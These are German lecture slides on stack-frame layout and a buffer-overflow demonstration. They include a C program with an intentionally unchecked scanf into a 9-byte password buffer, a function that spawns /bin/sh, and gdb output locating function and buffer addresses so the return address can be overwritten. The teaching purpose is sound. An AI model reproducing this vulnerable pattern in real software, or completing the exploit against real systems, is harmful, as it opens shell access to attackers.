

# U10 10. Übung

## U10-1 Überblick

- Besprechung 6. Aufgabe (timed)
- Stackaufbau eines Prozesses
- Unix, C und Sicherheit

## U10-2 Stackaufbau eines Prozesses


# U10-2 Stackaufbau eines Prozesses

## 1 Prinzip

- für jede Funktion wird ein **Stack-Frame** angelegt, in dem
  - lokale Variablen der Funktion
  - Aufrufparameter an weitere Funktionen
  - Registerbelegung der Funktion während des Aufrufs weiterer Funktionen
 gespeichert werden
- Stackorganisation ist abhängig von
  - Prozessor
  - Compiler und
  - Betriebssystem
- Beispiele aus einem UNIX auf Intel-Prozessor (typisch für CISC)
  - RISC-Prozessoren mit Registerfiles gehen anders vor!

## 2 Beispiel


### ■ Aufbau eines **Stack-Frames** (Funktionen *main()*, *f1()*, *f2()*)



### 2 ■ Stack mehrerer Funktionsaufrufe

```
main() {
    int a, b, c;
    a = 10;
    b = 20;
    f1(a, b);
    return(a);
}
```


Stack-Frame für  
*main* erstellen  
&a = fp-4  
&b = fp-8  
&c = fp-12



## 2 ■ Stack mehrerer Funktionsaufrufe

```
main() {
    int a, b, c;
    a = 10;
    b = 20;
    f1(a, b);
    return(a);
}
```

Parameter  
auf Stack legen  
Bei Aufruf  
Rücksprungadresse  
auf Stack legen




## 2 ■ Stack mehrerer Funktionsaufrufe


```
main() {
    int a, b, c;
    a = 10;
    b = 20;
    f1(a, b);
    return(a);
}
```

```
int f1(int x, int y) {
    int i[3];
    int n;
    x++;
    n = f2(x);
    return(n);
}
```


Stack-Frame für  
f1 erstellen  
und aktivieren  
 $\&x = fp+8$   
 $\&y = fp+12$   
 $\&(i[0]) = fp-12$   
 $\&n = fp-16$   
 $i[4] = 20$  würde  
return-Addr. zerstören




## 2 ■ Stack mehrerer Funktionsaufrufe




## 2 ■ Stack mehrerer Funktionsaufrufe




## 2 ■ Stack mehrerer Funktionsaufrufe




## 2 ■ Stack mehrerer Funktionsaufrufe




## 2 ■ Stack mehrerer Funktionsaufrufe




## 2 ■ Stack mehrerer Funktionsaufrufe



## 2 ■ Stack mehrerer Funktionsaufrufe



## 2 ■ Stack mehrerer Funktionsaufrufe




## 2 ■ Stack mehrerer Funktionsaufrufe

```

main() {
    int a, b, c;
    a = 10;
    b = 20;
    f1(a, b);
    return(a);
}

```



## U10-3 Unix, C und Sicherheit

- Mögliche Programmsequenz für eine Passwortabfrage in einem Server-Programm:

```

int main (int argc, char *argv[]) {
    char password[8+1];

    ... /* socket oeffnen und stdin umleiten */

    scanf ("%s", password);

    ...
}

```



# 1 Ausnutzen des Pufferüberlaufs: Szenario

- Pufferüberschreitung wird nicht überprüft
  - ◆ die Variable **password** wird auf dem Stack angelegt
  - ◆ nach dem Einlesen von 9 Zeichen überschreiben alle folgenden Zeichen Daten auf dem Stack, z.B. andere Variablen oder die Rücksprungadresse der Funktion

# 2 Ausnutzen des Pufferüberlaufs: Beispielprogramm

- ◆ Test mit folgendem Programm

```
#include <stdio.h>

int ask_pwd() {
    int n;
    char password[8+1]; /* 8 Zeichen und '\0' */
    n = scanf("%s", password);
    return strcmp(password, "hallo");
}

void exec_sh() {
    char *a[] = {"/bin/sh", 0};
    execv("/bin/sh", a);
}

int main(int argc, char *argv[]) {
    if (ask_pwd() == 0) exec_sh();
}
```

### 3 Ausnutzen des Pufferüberlaufs: Schwachstelle suchen

- übersetzen mit -g und Starten mit dem gdb

```
> gcc -g -o hack hack.c
> gdb hack

(gdb) b main
Breakpoint 1 at 0x80484a7: file hack.c, line 16.
(gdb) run

Breakpoint 1, main (argc=1, argv=0x7ffff9f4) at hack.c:16
16         if (ask_pwd() == 0) exec_sh();
(gdb) s
ask_pwd () at hack.c:6
6         n = scanf("%s", password);
```

- je nach Compiler-Version können die tatsächlichen Adressen von dem Beispiel auf den Folien abweichen!

### 4 Ausnutzen des Pufferüberlaufs: Codelayout analysieren

- Analyse des Textsegmentes des Prozesses:
  - ◆ Adresse der main-Funktion

```
(gdb) p main
$1 = {int (int, char **)} 0x80484a4 <main>
```


- ◆ Adresse der exec\_sh-Funktion

```
(gdb) p exec_sh
$2 = {void ()} 0x8048478 <exec_sh>
```

- ◆ Adresse der ask\_pwd-Funktion

```
(gdb) p ask_pwd
$3 = {int ()} 0x8048440 <ask_pwd>
```

## 5 Aufbau des Codesegments des Prozesses



## 6 Ausnutzen des Pufferüberlaufs: Stacklayout analysieren

### ■ Analyse der Stackbelegung in Funktion ask\_pwd()

- ◆ Adresse des ersten Zeichens von password

```
(gdb) p/x &(password[0])
$1 = 0x7fffffc40
```

